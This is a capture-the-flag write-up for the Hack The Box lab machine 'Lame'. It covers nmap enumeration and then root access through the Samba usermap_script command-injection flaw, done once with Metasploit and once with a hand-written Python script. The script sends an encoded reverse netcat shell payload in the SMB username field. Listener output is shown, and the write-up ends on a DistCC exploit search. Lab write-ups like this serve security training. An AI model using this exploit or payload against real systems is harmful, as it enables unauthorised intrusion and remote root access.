Hack The Box


Machine - Lame

Author - **Nika Kharebava**

Information Gathering


Nmap

Initial enumeration using nmap.



```
└─$ nmap -sV -sC -T5 -Pn 10.10.10.3  -oA result
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-09 11:39 EDT
Nmap scan report for 10.10.10.3
Host is up (0.093s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2023-07-09T11:39:52-04:00
|_clock-skew: mean: 2h00m20s, deviation: 2h49m43s, median: 19s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.09 seconds
```

Additional port scanning, discovering higher number ports.




```
└─$ nmap -p- -T5 10.10.10.3 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-09 11:44 EDT
Nmap scan report for lame.hackthebox.gr (10.10.10.3)
Host is up (0.092s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3632/tcp open  distccd
```

Exploitation


Exploiting via SMB

We can exploit the samba vulnerability via Metasploit and manually. Let’s do it with metasploit first.



```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
```

Successfully gained a reverse shell with root privileges.




```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Command shell session 1 opened (10.10.14.9:4444 → 10.10.10.3:58597) at 2023-07-09 14:15:10 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
initrd.img.old
lib
lost+found
```

Now let’s do the same with a manual approach.


The exploit Metasploit is using is based on CVE-2007-2447, we can rewrite metasploit ruby exploit in python and generate a shellcode on our own using msfvenom.

First let’s generate a reverse shell shellcode




```
└─$ msfvenom -p cmd/unix/reverse_netcat LHOST=10.10.14.9 LPORT=4444 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 100 bytes
Final size of python file: 510 bytes
buf =  b""
buf += b"\x6d\x6b\x66\x69\x66\x6f\x20\x2f\x74\x6d\x70\x2f"
buf += b"\x6e\x66\x68\x6e\x65\x63\x61\x3b\x20\x6e\x63\x20"
buf += b"\x31\x30\x2e\x31\x30\x2e\x31\x34\x2e\x39\x20\x34"
buf += b"\x34\x34\x34\x20\x30\x3c\x2f\x74\x6d\x70\x2f\x6e"
buf += b"\x66\x68\x6e\x65\x63\x61\x20\x7c\x20\x2f\x62\x69"
buf += b"\x6e\x2f\x73\x68\x20\x3e\x2f\x74\x6d\x70\x2f\x6e"
buf += b"\x66\x68\x6e\x65\x63\x61\x20\x32\x3e\x26\x31\x3b"
buf += b"\x20\x72\x6d\x20\x2f\x74\x6d\x70\x2f\x6e\x66\x68"
buf += b"\x6e\x65\x63\x61"

┌──(niko㉿kali)-[~/Desktop/HTB/Lame]
└─$ █
```

Then we rewrite the exploit in python, launch a netcat listener and launch the script too.




```
from smb.SMBConnection import SMBConnection


buf =  ""
buf += "\x6d\x6b\x66\x69\x66\x6f\x20\x2f\x74\x6d\x70\x2f"
buf += "\x6e\x66\x68\x6e\x65\x63\x61\x3b\x20\x6e\x63\x20"
buf += "\x31\x30\x2e\x31\x30\x2e\x31\x34\x2e\x39\x20\x34"
buf += "\x34\x34\x34\x20\x30\x3c\x2f\x74\x6d\x70\x2f\x6e"
buf += "\x66\x68\x6e\x65\x63\x61\x20\x7c\x20\x2f\x62\x69"
buf += "\x6e\x2f\x73\x68\x20\x3e\x2f\x74\x6d\x70\x2f\x6e"
buf += "\x66\x68\x6e\x65\x63\x61\x20\x32\x3e\x26\x31\x3b"
buf += "\x20\x72\x6d\x20\x2f\x74\x6d\x70\x2f\x6e\x66\x68"
buf += "\x6e\x65\x63\x61"


username = "/=`nohup " + buf + "`"
password = ""

sm = SMBConnection(username, password, "niko", "niko", use_ntlm_v2 = False)
assert sm.connect("10.10.10.3",445)
```




```
└─$ python3 smb_exp.py
█
```

And we have successfully gained a reverse netcat shell.



```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.3] 51348
whoami
root
```

Exploiting via DistCC



```
┌──(niko㉿kali)-[~/Desktop/HTB/Lame]
└─$ searchsploit distcc
──────────────────────────────────────────────────────────────── ─────────────────────────
 Exploit Title                                                  |  Path
──────────────────────────────────────────────────────────────── ─────────────────────────
DistCC Daemon - Command Execution (Metasploit)                  | multiple/remote/9915.rb
──────────────────────────────────────────────────────────────── ─────────────────────────
Shellcodes: No Results

┌──(niko㉿kali)-[~/Desktop/HTB/Lame]
└─$ █
```

Launch the exploit and GetSystem.